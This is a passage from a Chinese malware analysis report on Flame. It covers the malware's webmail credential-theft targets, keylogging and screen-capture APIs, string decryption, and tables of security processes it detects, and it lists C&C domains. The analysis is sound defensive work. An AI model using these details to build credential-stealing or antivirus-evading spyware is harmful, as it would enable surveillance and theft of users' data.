查看系统注册表中是否有 KasperskyLab 项判断多个版本

HKLM\SOFTWARE\KasperskyLab

HKLM\SOFTWARE\KasperskyLab\AVP6

HKLM\SOFTWARE\KasperskyLab\protected\AVP7

该模块包含域名字符串列表信息，当网站地址包含以下字符串时用来监视等操作。

用来收集敏感信息,例如登录凭证、Web 表单输入数据、cookie 数据等。

- .hotmail.
- gawab.com
- gmail.com
- live.com
- mail.
- maktoob.com
- rocketmail.com
- yahoo.co
- ymail.com

模块还包含一个用于监测网络安全进程的列表，此列表数量在 130 左右个进程，都是国外一些防火墙产品、反病毒产品和一些安全产品等。和模块 Nteps32.cox 列表相同可详见附录四（附录四：Nteps32.ocx 模块检测反病毒软件进程列表，其中有些进程也在别的模块中出现过。）

该模块有键盘记录功能和截取屏幕功能主要使用的函数如下：

- GetDIBist
- SelectObject
- BitBlt
- CreateCompatibleBitmap
- CreateCompatibleDC
- MsgWaitForMultipleObjects
- MapVirtualKeyExA
- MapVirtualKeyA
- ToUnicodeEx

文件中发现大量对如下算法的调用。


算法的运算方法如下:

M=(0xbh+N)*(N+0xbh+0x6h)

注:N 是要解密的字符距起始字符的距离。

AL=(M1)^(M2)^(M3)^(M4)

解密时，用密文减去该密钥，即可得到明文。




该函数没有明参数，数据的传递是通过寄存器 edx 和 eax 传递的两个隐参数。

对该函数的调用有 2 个。

函数 sub_10016610 被调用 306 次

各个调用代码并无明显差异，随机取一处得到代码情况如下：

10001C5C push offset unk_1008A250

.10001C61 call sub_1000A877

从函数 sub_10016610 中可以发现压入的数据结构如下：

| | | | | |
|---|---|---|---|---|
| DWORD*4:未知 | WORD: 解 密 标 志 | WORD:解密长度 N | WORD*N: 密 文 数 据 | ？？:未知 |

函数 sub_1001A0EF 被主程序调用 5 次。

调用代码并无明显差异，随机取一处得到代码如下:

1002C197 push offset unk_10087CAC

1002C19C call sub_1000A84C

从函数 sub_10016610 中可以发现压入的数据结构如下：

| | | | | |
|---|---|---|---|---|
| DWORD*2:未知 | BYTE:解密标志 | WORD:解密长度 N | WORD*N:密文数据 | ？？:未知 |

注：

%System32%是一个可变路径.病毒通过查询操作系统来决定当前 System 文件夹的位置.

| | |
|---|---|
| %Windir% | WINDODWS 所在目录 |
| %DriveLetter% | 逻辑驱动器根目录 |
| %ProgramFiles% | 系统程序默认安装目录 |
| %HomeDrive% | 当前启动的系统的所在分区 |
| %Documents and Settings% | 当前用户文档根目录 |
| %Temp% | \Documents and Settings\当前用户\Local Setti ngs\Temp |
| %System32% | 系统的 System32 文件夹 |

# 4 总结与展望

从近几年来包括 Stuxnet，Duqu 和 Flame 在内的恶意代码攻击事件中，我们可以清晰地看到，攻击者已经不再仅仅通过恶意代码的快速大范围传播获得技术成就感或者获得经济利益。当前的新趋势非常明显，恶意代码正成为 APT 攻击中最重要的一个因素。

这些被用于 APT 攻击的恶意代码具有这些特点：

**1. 目的极其明确。**攻击者不再追求恶意代码感染主机数，转而追求如何精准地命中特定目标，并有意识地避免其在非目标主机上存活，以延迟被发现的时间。

**2. 隐蔽性强，存活能力高。**这些恶意代码会采用多种内核技术隐藏自身，采用有效的 C&C 通信方式来保证长期接受指令，采用数字证书避免被检测等。因此，Flame 做到了攻击两年后才被发现。

**3. 代码复杂。**此前的恶意代码家族，多为单一功能、类似实现，其变种大量采用自动生成的方式，其开发作为地下产业链的最上游环节，追求高效率实现。而此类恶意代码则通常由专门团队开发，不再追求批量生产，加之功能复杂多变，往往结构极其复杂。这给对其是否恶意的判定带来了不少困难。

**4. 大量利用零日漏洞。**包括用于外网渗透、内网传播、最终攻击，这些恶意代码往往大量地利用各类零日漏洞，因此常规的系统安全保障方法受到挑战。

**5. 多平台性。**这些恶意代码的运行环境既有 MS-Office、Adobe Flash Player 等文档软件，又有 WinCC 等工控系统环境，还包括 Mac OS 系统、Java 平台等非主流环境。当攻击者不再以广泛传播为目的，恶意代码可能运行的环境就具有了无限的可能。

**6. 攻击过程有序。**从搜集资料，开发特定攻击代码，挖掘或购买漏洞，到渗透攻击，内网传播，远程控制等。攻击者有这样的耐心去一步步完成，实现一种让人叹为观止的攻击。

在这些特点下，无论是传统的反病毒体系（包括反病毒厂商的后台流水处理体系和部署到用户的软硬件结合检测处置体系），还是传统的安全模型与安全实践，均将遭受严峻地挑战。比如，由于攻击的针对性，传统的恶意代码样本捕获体系难以奏效，实施上，这些被用于 APT 的恶意代码，最后往往是由用户上报至反病毒厂商；还由于攻击的针对性，样本自动化分析和判定系统也面临失效的可能，无论是环境模拟还是行为触发，都难以实现完全的自动化；对多种环境的零日漏洞分析、漏洞修复也需要各方的积极配合。

此外，在此类恶意代码出现之前，反病毒厂商将各类资源集中在如何保护更多用户不被恶意代码攻击上，即专注于一般性恶意代码。这些资源既包括软硬件设施和后台系统，又包括对恶意代码的分析能力积累和技术知识储备。而当此类具有 APT 特点的恶意代码出现时，反病毒厂商难以再像以往那样做出快速的反应。例如，Kaspersky 实验室对 Stuxnet 和 Duqu 的分析，就前后进行了几个月的时间。在这个问题上，攻

击者可以从容不迫地花数年的时间熟悉和了解特定领域的知识，并展开攻击；而对反病毒厂商来说，与攻击者的差距在将来也许依然存在。

即便从非技术的角度，在此类攻击中，安全厂商与用户也处于不利的地位。我们无从知道下一个目标会是谁，也不知道攻击目的是什么。事实上，面对这种由专门的、专业的团队，花费了多年时间和大笔金钱而展开的单点攻击，这种情况已经使我们陷入泥潭。

在这种困境下，我们需要做的绝不仅仅是被动地发现、分析、检测并防御这些攻击。整个产业界有必要主动出击，展开基础研究、演练攻防实况、建立新的模型和方法、细粒度了解用户、形成新的有实效性的解决方案等等。而有效的防御体系，同样需要包括系统供应商、软件开发商、硬件制造商的支持与配合，需要所有信息系统使用者共同提高安全意识并付诸实践。攻击者永远会去挑战薄弱的环节，面对这些未知的、看起来强大的威胁，唯有主动、协作，才能让我们更有信心。

# 5 附表

## 附表一

**表 5-1 为 Mssecmgr.ocx 文件中的遍历安全进程列表，其列表和其它模块中的一些遍历进程列表中一些进程是相同的。**

| 进程名称 | 说明 |
|---|---|
| TSAnSrf.exe | Omniquad Anonymous Surfing 安全套件相关进程。 |
| xauth_service.exe | 不详。 |
| fwsrv.exe | Jetico Personal Firewall 进程 一款全面而又简单易用的个人网络防火墙。 |
| kavmm.exe | Kaspersky Anti-Virus Personal Pro 5 进程。 |
| acs.exe | outpost 防火墙的正常进程。 |
| frzstate2k.exe | 冰点还原软件的进程。 |
| Fsguiexe.exe | F-Secure 反病毒软件相关程序。 |
| Nvoy.exe | Norman AntiVirus 杀毒软件相关进程。 |
| SCANWSCS.exe | Quick Heal Technologies 公司 QuickHeal 反病毒软。 |
| zerospyware lite_installer.exe | ZeroSpyware 相关组件进程 一款个人隐私防护软件。 |
| ICMON.exe | Sophos AntiVirus 防毒检测的活动监视器进程。 |
| fsdfwd.exe | F-Secure Anti-Virus 相关组件进程。 |
| fsrt.exe | Fortres Security 进程。 |
| Fsm32.exe | 是 F-Secure 反病毒软件的一部分。 |
| bdmcon.exe | SoftWin 公司出品的 BitDefender 反病毒产品的一部分。 |
| sab_wab.exe | SUPERAntiSpyware 相关组件进程。 |
| TScutyNT.exe | Omniquad Ltd 公司产品有关进程 。 |
| blackd.exe | BlackICE 计算机防火墙的一部分。 |
| VSDesktop.exe | Virtual Sandbox 2.0 Build 209 子进程。 |

| | |
|---|---|
| DCSUserProt.exe | DiamondCS ProcessGuard 进程 一款系统安全程序。 |
| authfw.exe | Authentium Firewall 进程。 |
| app_firewall.exe | NetScaler App Firewall 进程。 |
| lpfw.exe | Lavasoft Personal Firewall 进程。 |
| FCH32.exe | F-Secure Anti-Virus 进程。 |
| ccEvtMgr.exe | Norton Internet Security 网络安全套装的一部分。 |
| xfilter.exe | 费尔防火墙的相关进程。 |
| Fsbwsys.exe | F-secure 反病毒软件的相关程序。 |
| jpf.exe | JeticoPersonalFirewall 是一款功能全面且简单易用的网络防护软件，可以有效确保计算机免受黑客侵扰。 |
| TSAtiSy.exe | Omniquad AntiSpy 软件进程。 |
| Fsgk32.exe | F-Secure 反病毒软件相关程序。。 |
| fxsrv.exe | 不详。 |
| swupdate.exe | Sophos AntiVirus 进程。 |
| almon.exe | Sophos AutoUpdate 产品的一个进程。 |
| EMLPROXY.exe | Quick Heal AntiVirus 进程 一款印度的著名安全软件。 |
| UmxTray.exe | TinyFirewall 相关进程。TinySoftware 出品的一款网络防火墙软件。 |
| NetMon.exe | 是 NetworkMonitor 一款用于管理和监测网络状况的软件进程。 |
| Firewall 2004.exe | WyvernWorks Firewall 2004 软件进程。 |
| pgaccount.exe | 是关于个人帐户的进程项，当注销后用另一个帐户登录计算机，有可能会出现两个该进程项。 |
| EMLPROUI.exe | Quick Heal AntiVirus 进程。 |
| xcommsvr.exe | BitDefender 反病毒产品相关程序。 |
| TMBMSRV.exe | TMBMSRV.exe 是趋势 Trend Micro 出品的 PC-cillin 反病毒软件的一部分。 |
| umxcfg.exe | TinyFirewall 相关进程。TinySoftware 出品的一款网络防火墙软件。 |
| Kpf4gui.exe | 是 Kerio 个人防火墙相关进程。 |
| SpyHunter3.exe | SpyHunter 反间谍软件进程。 |
| NVCSCHED.exe | NVCSched.exe 是 Norman 病毒控制台计划任务程序。 |
| alsvc.exe | Sophos AntiVirus 安全产品中的一个进程。 |
| avguard.exe | 是 AntiVir 个人版网络安全套装的一部分。 |
| Fssm32.exe | F-Secure 反病毒软件相关程序，用于扫描病毒。 |
| DFServEx.exe | Deep Freeze5(冰点还原)的进程 。 |
| live help.exe | Windows32 的应用程序相关进程。 |
| DF5ServerService.exe | Deep Freeze5(冰点还原)的进程 。 |
| bdss.exe | 是 BitDefender 反病毒软件的一部分。 |
| sched.exe | NVCSched.exe 是 Norman 病毒控制台计划任务程序。 |
| jpfsrv.exe | JeticoPersonalFirewall 的服务进程。 |
| PXConsole.exe | Prevx Home 反间谍软件进程。 |
| ONLINENT.exe | Quick Heal Total 安全产品相关进程。 |
| SSUpdate.exe | SUPERAntiSpyware 间谍扫描软件进程。 |
| SpywareTerminator.exe | Crawler 杀毒软件相关进程。 |
| ONLNSVC.exe | F-Secure 反病毒软件相关程序。 |
| mpsvc.exe | 微点主动防御进程。 |

| | |
|---|---|
| vsserv.exe | 是 Bull Guard 网络安全套装和 BitDefender 反病毒软件相关程序。 |
| cpf.exe | ComodoPersonalFirewall 主程序。 |
| UmxPol.exe | TinyFirewall 相关进程。TinyFirewall 是由。 |
| RDTask.exe | 虚拟光碟相关程序。虚拟光碟是一套集成的 CD/DVD 刻录和光碟机模拟的软件。 |
| TmPfw.exe | tmpfw.exe 是趋势公司网络安全软件的一部分。 |
| ike.exe | FortiClient 软件的 SSL VPN 服务 |
| DFAdmin6.exe | 冰点还原精灵产品是的一个进程 |
| asr.exe | Advanced_Spyware_Remover 反间谍软件程序。 |
| FWService.exe | PCToolsFirewallPlus 的服务进程。 |
| protect.exe | Safe'n'Sec 产品中的一个进程。 |
| NJEEVES.exe | Norman 反病毒产品的一部分。 |
| TMAS_OEMon.exe | Trend Micro Anti-Spam 中的一个进程。 |
| sp_rsser.exe | SpywareTerminator 反间谍软件相关程序。 |
| WSWEEPNT.exe | Sophos Anti-Virus 进程。 |
| ipcsvc.exe | NetVeda Safety.Net 安全软件进程。 |
| UmxAgent.exe | CA Anti-Virus 相关服务进程。 |
| Umxlu.exe | TinyFirewall 相关进程。TinyFirewall 是由 TinySoftware 出品的一款网络防火墙软件。 |
| kav.exe | 卡巴斯基 Kaspersky Anti-Virus 反病毒产品进程 。 |
| MPF.exe | 是 McAfee 网络安全套装软件相关进程，用于保护你的计算机免受网络蠕虫和病毒的威胁。 |
| umxagent.exe | CA Anti-Virus 相关服务进程。 |
| avp.exe | 卡巴斯基 Kaspersky Anti-Virus 反病毒产品进程。 |
| TSmpNT.exe | Omniquad MyPrivacy 软件进程。 |
| fsgk32st.exe | F-Secure 反病毒软件相关程序。 |
| zlclient.exe | ZoneAlarm 个人防火墙的客户端程序。 |
| R-Firewall.exe | R-Firewall 个人防火墙进程。 |
| sww.exe | 不详。 |
| umxtray.exe | TinyFirewall 相关进程。TinyFirewall 是由 TinySoftware 出品的一款网络防火墙软件。 |
| ccApp.exe | 是 Norton AntiVirus 2003 反病毒软件的一部分。它能够自动保护你的计算机安全。 |
| avpm.exe | 卡巴斯基 Kaspersky 公司出品的反病毒套装的一部分。 |
| smc.exe | 是 Norton AntiVirus 反病毒软件的一部分。它能够自动保护你的计算机安全。 |
| PF6.exe | Privatefirewall 相关进程。 |
| ipcTray.exe | NetVeda Safety.Net 安全软件进程。 |
| fsaua.exe | 该进程属于 F-Secure 公司的自动更新代理。 |
| fsqh.exe | F-secure 反病毒软件的隔离管理工具。 |
| R-firewall.exe | R-Firewall 个人防火墙进程。 |
| pcipprev.exe | 防火墙软件。 |
| blackice.exe | BlackICE 是一款防火墙软件，blackice.exe 为主要进程 。 |
| ekrn.exe | 是 ESET Smart Security 或 ESET NOD32 Antivirus 反病毒软件相关程序。 |

| | |
|---|---|
| configmgr.exe | IBM Case Manager 中进程。 |
| ipatrol.exe | 互联网安全联盟，安全软件。 |
| savadminservice.exe | SophosAnti-Virus(SAV)是一款英国的防毒软件的一部分。 |
| alupdate.exe | 是系统正常运转、各种办公软件、游戏运行所不可或缺的重要文件。 |
| Zanda.exe | Norman 反病毒产品控制程序，同时是驻留精灵程序。 |
| nstzerospywarelite.exe | 反间谍软件的一部分。 |
| AdoronsFirewall.exe | Adorons 防火墙应用程序一部分。 |
| vsmon.exe | ZoneAlarm 个人防火墙的一部分。 |
| snsmcon.exe | Safe'n'Sec®图形用户界面是从公司 SNSafe 与软件属于产品 Safe'n'Sec 2009 的进程文件。 |
| vdtask.exe | 一款虚拟光驱软件。 |
| OEInject.exe | Omniquad Total Security 反病毒软件相关进程。 |
| procguard.exe | with description GUI Aspect of ProcessGuard is a process file from company DiamondCS belonging to product DiamondCS ProcessGuard。<br>The file is not digitally signed.。 |
| UmxCfg.exe | TinyFirewall 网络防火墙软件相关进程。 |
| SpywareTerminatorShield.exe | pyware Terminator 进程 一款免费且易用的间谍软件清除软件。 |
| fsgk32.exe | -Secure 反病毒软件相关程序。 |
| mpfcm.exe | 不详。 |
| SWNETSUP.exe | Sophos Anti-Virus 反病毒与网络支持服务应用程序相关的进程。 |
| UfSeAgnt.exe | 是趋势 Trend Micro 出品的 PC-cillin 反病毒软件的一部分。 |
| fsguidll.exe | 一款功能强大的实时病毒监测和防护系统。 |
| clamd.exe | 杀毒软件 Clam AV 的相关进程。 |
| PXAgent.exe | 是 Prevx Home 安全软件的相关部分。 |
| snsupd.exe | 此文件属于产品 SysWatch®企业和是由公司©SNSafe 软件开发。 此文件描述 SysWatch®客户端更新的一部分。 |
| updclient.exe | ZoneAlarm 公司安全软件升级相关程序。 |
| tikl.exe | 恶意键盘记录程序。 |
| FirewallGUI.exe | 一款防火墙个相关程序 。 |
| ZeroSpyware Lite.exe | zerospyware 反间谍进程。 |
| RTT_CRC_Service.exe | R-Firewall 防火墙的一部分。 |
| SfCtlCom.exe | 是趋势 Trend Micro 出品的 PC-cillin 反病毒软件的一部分。 |
| FrzState.exe | 冰点还原产品中的一个进程。 |
| avgnt.exe | 是 H+BEDV 反病毒产品的一部分，用于扫描你系统的安全问题。 |
| cmdagent.exe | Comodo 防火墙进程，能帮助您侦测和清除病毒，它还有 Vshield 自动监视系统，会常驻在系统托盘，当您从磁盘、网络上、E-mail 夹文件中开启文件时便会自动侦测文件的安全性，若文件内含病毒，便会立即警告，并作适当的处理，而且支持鼠标右键的快速选单功能，并可使用密码将个人的设定锁住让别人无法乱改您的设定。 |
| sppfw.exe | GmbH 公司 Securepoint 软件程序。防火墙类相关软件进程。 |
| cdinstx.exe | 杀毒软件 anti-spyware 进程。 |
| aupdrun.exe | 是 Agnitum Outpost Firewall 防火墙自动升级程序。 |
| omnitray.exe | Genetec Omnicast 公司的 Network DVR Server 进程。 |

| | |
|---|---|
| Kpf4ss.exe | Kerio 个人防火墙的 Windows 进程的一部分。 |
| gateway.exe | WindUpdates 的广告计划的一个进程。 |
| FSMA32.exe | F-Secure 反病毒软件的一部分。 |
| SavService.exe | 是 Sophos Anti-Virus Module 软件相关进程。 |
| BootSafe.exe | 能够快速重启进入安全模式的小程序。 |
| fspc.exe | F-Secure 的互联网安全套件进程。 |
| AntiHook.exe | AntiHook 控制中心进程。 |
| dfw.exe | Signs 防火墙进程。 |
| FSM32.exe | 是 F-Secure 反病毒软件的一部分。 |
| Netguard Lite.exe | ZeroSpyware 间碟软件中的一部分。 |
| pfsvc.exe | Privacyware 创建一个 Windows 文件，防火墙相关软件。 |
| op_mon.exe | OutpostFirewall 防火墙的实时监控程序。 |
| zerospyware le.exe | ZeroSpyware 个人隐私防护软件相关进程。 |
| DF5SERV.exe | 冰点还原产品中的一部分。 |
| TmProxy.exe | 是趋势 Trend Micro 出品的 PC-cillin 反病毒软件的一部分。 |
| safensec.exe | Safe'n'Sec 产品中的一个进程。 |
| FSMB32.exe | F-Secure 反病毒软件的一部分。 |
| Tray.exe | NetVeda Safety.Net 安全软件进程。 |
| umxfwhlp.exe | TinyFirewall 相关进程。TinyFirewall 是由 TinySoftware 出品的一款网络防火墙软件。 |
| nvcoas.exe | Norman Virus 进程。 |
| FAMEH32.exe | F-Secure Anti-Virus 进程。 |
| tinykl.exe | 很好用的微小的键盘纪录工具。 |
| ccSetMgr.exe | Symantec 公司网络安全套装的一部分。 |
| SUPERAntiSpyware.exe | 是 SUPERAntiSpyware 反间谍软件的相关部分。 |
| fsav32.exe | F-Secure Anti-Virus 进程。 |
| outpost.exe | 是 Outpost Personal Firewall 个人防火墙相关程序。 |
| UmxFwHlp.exe | 是由 TinySoftware 出品的一款网络防火墙软件。 |
| Fspex.exe | F-Secure Anti-Virus 相关服务进程。 |
| bdagent.exe | BitDefenderProfessional 杀毒软件相关程序。 |
| wwasher.exe | Webwasher 安全产品的相关进程。 |
| VCATCH.exe | 属于产品 VCatch 2003 的 CommonSearch 的相关进程。 |
| spfirewallsvc.exe | SecurePoint 公司防火墙驱动程序进程。 |
| cdas17.exe | CyberDefender AntiSpyware 反间谍软件相关进程。 |
| dvpapi.exe | Authentium Antivirus 的相关进程。 |
| fssm32.exe | F-Secure 反病毒软件相关程序，用于扫描病毒。 |
| livesrv.exe | 是 BitDefenderProfessional 杀毒软件在线升级程序。 |
| Fsav32.exe | F-Secure 反病毒软件相关进程。 |

## 附表二

**表 5-2 连接所有域名列表**

| | |
|---|---|
| adhotspot.biz | netsharepoint.info |
| admin-on.biz | network-acs.biz |
| autosync.info | networkupdate.net |
| bannerspot.in | newsflashsite.com |
| bannerzone.in | newstatisticfeeder.com |
| bestcopytoday.com | newsync.info |
| bytewiser.com | nvidiadrivers.info |
| chchengine.com | nvidiasoft.info |
| chchengine.net | nvidiastream.info |
| dailynewsupdater.com | pingserver.info |
| dbdrivers.biz | processrep.com |
| diznet.biz | profcenter.biz |
| dnslocation.info | quick-net.info |
| dnsmask.info | rendercodec.info |
| dnsportal.info | rsscenter.webhop.info |
| dnsupdate.info | sec-enhanced.org |
| dvmdownload.net | serveflash.info |
| eventshosting.com | serverss.info |
| fastestever.net | smart-access.net |
| fastinfo.biz | smartservicesite.info |
| flashp.webhop.net | specthosting.biz |
| flashupdates.info | syncdomain.info |
| flushdns.info | synclock.info |
| isyncautomation.in | syncprovider.info |
| isyncautoupdater.in | syncsource.info |
| liveservice.biz | syncstream.info |
| living-help.com | syncupdate.info |
| localconf.com | traffic-spot.biz |
| localgateway.info | traffic-spot.com |
| micromedia.in | ultrasoft.in |
| mysync.info | update-ver.biz |
| netproof.info | videosync.info |

## 附表三

**表 5-3 Advnetcfg.ocx 模块检测反病毒软件进程列表，其中有些进程也在别的模块中出现过.**

| 进程名称 | 说明 |
|---|---|
| fwsrv.exe | AVG Firewall Service 进程。 |
| ssupdate.exe | UPERAntiSpyware 间谍扫描软件进程。 |
| zerospyware lite.exe | zerospyware 反间谍进程。 |
| dcsuserprot.exe | DiamondCS ProcessGuard 进程 一款系统安全程序。 |
| spywareterminatorshield.exe | Spyware Terminator 进程 一款免费且易用的间谍软件清除软件。 |
| zerospyware lite_installer.exe | ZeroSpyware 相关组件进程 一款个人隐私防护软件。 |

| | |
|---|---|
| umxagent.exe | CA Anti-Virus 相关服务进程。 |
| fsdfwd.exe | F-Secure Anti-Virus 相关组件进程。 |
| fspex.exe | F-Secure Anti-Virus 相关服务进程。 |
| sab_wab.exe | SUPERAntiSpyware 相关组件进程。 |
| blinkrm.exe | eEyt Digital Security 公司开发的产品进程。 |
| pxconsole.exe | Prevx Home 反间谍软件进程。 |
| jpfsrv.exe | JeticoPersonalFirewall 的服务进程。 |
| lpfw.exe | Lavasoft Personal Firewall 进程。 |
| updclient.exe | ZoneAlarm 公司安全软件升级相关进程。 |
| fameh32.exe | F-Secure Anti-Virus 进程。 |
| blinksvc.exe | eEye Digital Security 相关组件进程。 |
| spyhunter3.exe | SpyHunter 反间谍软件进程。 |
| swupdate.exe | Sophos AntiVirus 进程。 |
| nvcoas.exe | Norman Virus 进程。 |
| fch32.exe | F-Secure Anti-Virus 进程。 |
| pgaccount.exe | 是关于个人帐户的进程项，当注销后用另一个帐户登录计算机，有可能会出现两个该进程项。 |
| blink.exe | eEyt 数字安全公司开发的产品进程。 |
| umxcfg.exe | TinyFirewall 网络防火墙软件相关进程。TinyFirewall 是 TinySoftware 出品的一款网络防火墙软件。 |
| zlh.exe | 是 Norman 反病毒网络安全套装控制程序。 |
| fsm32.exe | F-Secure 反病毒软件相关程序，用于管理对病毒扫描的计划任务。 |
| live help.exe | Windows32 的应用程序相关进程。 |
| vcatch.exe | 属于产品 VCatch 2003 的 CommonSearch 的相关进程。 |
| icmon.exe | Sophos AntiVirus 防毒检测的活动监视器进程。 |
| netguard lite.exe | ZeroSpyware 间碟软件中的一部分。 |
| cpf.exe | ComodoPersonalFirewall 主程序。 |
| nip.exe | 是 Norman 反病毒软件控制台程序。它用于实时扫描监控 POP3、SMTP 和 NNTP 协议病毒。 |
| asr.exe | Advanced_Spyware_Remover 反间谍软件程序。 |
| nvcsched.exe | NVCSched.exe 是 Norman 病毒控制台计划任务程序，用于进行计划扫描任务。 |
| ipctray.exe | NetVeda Safety.Net 安全软件进程。 |
| sp_rsser.exe | SpywareTerminator 反间谍软件相关程序。 |
| firewall 2004.exe | WyvernWorks Firewall 2004 软件进程。 |
| kpf4gui.exe | 是 Kerio 个人防火墙相关进程。 |
| ipcsvc.exe | NetVeda Safety.Net 安全软件进程。 |
| sppfw.exe | GmbH 公司 Securepoint 软件程序。防火墙类相关软件进程。 |
| avp.exe | 卡巴斯基杀毒软件相关程序。 |
| fsgk32st.exe | F-Secure 反病毒软件相关程序。 |
| zlclient.exe | ZoneAlarm 个人防火墙的客户端程序。 |

| | |
|---|---|
| fsguiexe.exe | F-Secure 反病毒软件相关程序。 |
| umxpol.exe | TinyFirewall 是由 TinySoftware 出品的一款网络防火墙软件。 |
| umxtray.exe | TinyFirewall 是由 TinySoftware 出品的一款网络防火墙软件。 |
| cclaw.exe | Norman 反病毒软件病毒控制程序 |
| zanda.exe | Norman 反病毒产品控制程序，同时是驻留精灵程序。 |
| rtt_crc_service.exe | R-Firewall 防火墙相关程序。 |
| fsaua.exe | -Secure 公司的自动更新代理。 |
| fsqh.exe | F-secure 反病毒软件的隔离管理工具。 |
| pcipprev.exe | 防火墙软件。 |
| ipatrol.exe | 互联网安全联盟，安全软件。 |
| licwiz.exe | 不详。 |
| nstzerospywarelite.exe | 反间谍软件的一部分。 |
| njeeves.exe | Norman 反病毒产品的一部分。 |
| vsmon.exe | ZoneAlarm 个人防火墙的一部分。 |
| fsbwsys.exe | F-secure 反病毒软件的相关程序。 |
| vdtask.exe | 一款虚拟光驱软件。 |
| procguard.exe | 是一个安全软件。 |
| fsgk32.exe | F-Secure 反病毒软件相关程序。 |
| umxlu.exe | TinyFirewall 是由 TinySoftware 出品的一款网络防火墙软件。 |
| fsguidll.exe | F-SecureAnti 公司的-VirusClientSecurity 是一款功能强大的实时病毒监测和防护系统相关程序。 |
| clamd.exe | 杀毒软件 Clam AV 的相关进程。 |
| fsma32.exe | F-Secure 反病毒软件的一部分。 |
| rdtask.exe | Windows 系统进程。 |
| wsweepnt.exe | Sophos Anti-Virus 进程。 |
| jpf.exe | JeticoPersonalFirewall 是一款功能全面且简单易用的网络防护软件，可以有效确保计算机免受黑客侵扰 |
| tikl.exe | 恶意键盘记录程序 |
| kpf4ss.exe | 是 Kerio 个人防火墙的 Windows 进程的一部分。 |
| superantispyware.exe | 是 SUPERAntiSpyware 反间谍软件的相关部分。 |
| pxagent.exe | Prevx Home 安全软件的相关部分。 |
| fsmb32.exe | 是 F-Secure 反病毒软件的一部分。 |
| cmdagent.exe | Comodo 防火墙进程，能帮助您侦测和清除病毒。 |
| cdinstx.exe | 毒软件 anti-spyware 进程。 |
| swnetsup.exe | Sophos Anti-Virus 反病毒与网络支持服务应用程序相关的进程。 |
| bootsafe.exe | 能够快速重启进入安全模式的小程序。 |
| fspc.exe | F-Secure 的互联网安全套件进程。 |
| antihook.exe | AntiHook 控制中心进程。 |
| dfw.exe | Signs 防火墙进程。 |

| | |
|---|---|
| elogsvc.exe | Entrust Entelligence 安全软件进程。 |
| spywareterminator.exe | Crawler 杀毒软件相关进程。 |
| op_mon.exe | OutpostFirewall 防火墙的实时监控程序。 |
| zerospyware le.exe | ZeroSpyware 个人隐私防护软件相关进程。 |
| fssm32.exe | 是 F-Secure 反病毒软件的一部分。 |
| umxfwhlp.exe | TinyFirewall 相关进程。TinyFirewall 是由 TinySoftware 出品的一款网络防火墙软件。 |
| authfw.exe | Authentium Firewall 进程。 |
| tinykl.exe | 很好用的微小的键盘纪录工具。 |
| r-firewall.exe | R-Firewall 个人防火墙进程。 |
| fsav32.exe | F-Secure 反病毒软件相关进程。 |
| wwasher.exe | Webwasher 安全产品的相关进程。 |
| spfirewallsvc.exe | SecurePoint 公司防火墙驱动程序进程。 |
| cdas17.exe | CyberDefender AntiSpyware 反间谍软件相关进程。 |
| dvpapi.exe | Authentium Antivirus 的相关进程。 |
| nvoy.exe | ZeroSpyware 个人隐私防护软件相关进程。 |
| eeyeevnt.exe | eEye 数字安全套件相关进程。 |

## 附表四

**表 5-4 Nteps32.ocx 模块检测反病毒软件进程列表，其中有些进程也在别的模块中出现过**

| 进程名称 | 说明 |
|---|---|
| avgamsvr.exe | AVG Antivirus 组件进程。 |
| fwsrv.exe | Jetico Personal Firewall 进程 一款全面而又简单易用的个人网络防火墙。 |
| ssupdate.exe | SUPERAntiSpyware 间谍扫描软件进程。 |
| kavmm.exe | Kaspersky Anti-Virus Personal Pro 5 进程。 |
| emlproxy.exe | Quick Heal AntiVirus 进程 一款印度的著名安全软件。 |
| xauth_service.exe | 不详。 |
| mpsvc.exe | 微点主动防御进程。 |
| fprottray.exe | F-Prot AntiVirus 相关组件进程。 |
| dcsuserprot.exe | DiamondCS ProcessGuard 进程 一款系统安全程序。 |
| spywareterminatorshield.exe | Spyware Terminator 进程 一款免费且易用的间谍软件清除软件。 |
| zerospyware lite_installer.exe | ZeroSpyware 相关组件进程。 |
| umxagent.exe | CA Anti-Virus 相关服务进程。 |
| fsdfwd.exe | F-Secure Anti-Virus 相关组件进程。 |
| fsrt.exe | Fortres Security 进程。 |
| rdtask.exe | Windows 系统进程。 |
| fspex.exe | F-Secure Anti-Virus 相关服务进程。 |
| sab_wab.exe | 不详。 |
| avgemc.exe | AVG Anti-Virus 进程。 |

| | |
|---|---|
| emlproui.exe | Quick Heal AntiVirus 进程。 |
| avgcc.exe | AVG Anti-Virus 进程。 |
| pxconsole.exe | Prevx Home 反间谍软件进程。 |
| authfw.exe | Authentium Firewall 进程。 |
| app_firewall.exe | NetScaler App Firewall 进程。 |
| lpfw.exe | Lavasoft Personal Firewall 进程。 |
| avgupsvc.exe | AVG Anti-Virus 进程。 |
| wsweepnt.exe | Sophos Anti-Virus 进程。 |
| fameh32.exe | F-Secure Anti-Virus 进程 |
| blinksvc.exe | eEye Digital Security 相关组件进程。 |
| spyhunter3.exe | SpyHunter 反间谍软件进程。 |
| fxsrv.exe | 不详。 |
| swupdate.exe | Sophos AntiVirus 进程。 |
| nvcoas.exe | Norman Virus 进程。 |
| fch32.exe | F-Secure Anti-Virus 进程。 |
| zerospyware lite.exe | zerospyware 反间谍软件进程。 |
| tsatisy.exe | Omniquad AntiSpy 软件进程。AntiSpy 可以帮你清除 Cookies、浏览网站记录、网络缓存文件、Windows 操作系统中的打开程序记录、最近打开文件，甚至于 Media Player 中的打开纪录也可一并清空。 |
| pgaccount.exe | 是关于个人帐户的进程项，当注销后用另一个帐户登录计算机，有可能会出现两个该进程项。 |
| blink.exe | eEyt 数字安全公司开发的产品进程。 |
| umxcfg.exe | TinyFirewall 相关进程。TinyFirewall 是由 TinySoftware 出品的一款网络防火墙软件。 |
| zlh.exe | ZLH.exe 是 Norman 反病毒网络安全套装控制程序。 |
| fsm32.exe | F-Secure 反病毒软件相关程序，用于管理对病毒扫描的计划任务。 |
| avginet.exe | AVGAnti-Virus/Spyware 软件的在线升级程序。 |
| scanwscs.exe | Quick Heal Technologies 公司 QuickHeal 反病毒软件产品进程。 |
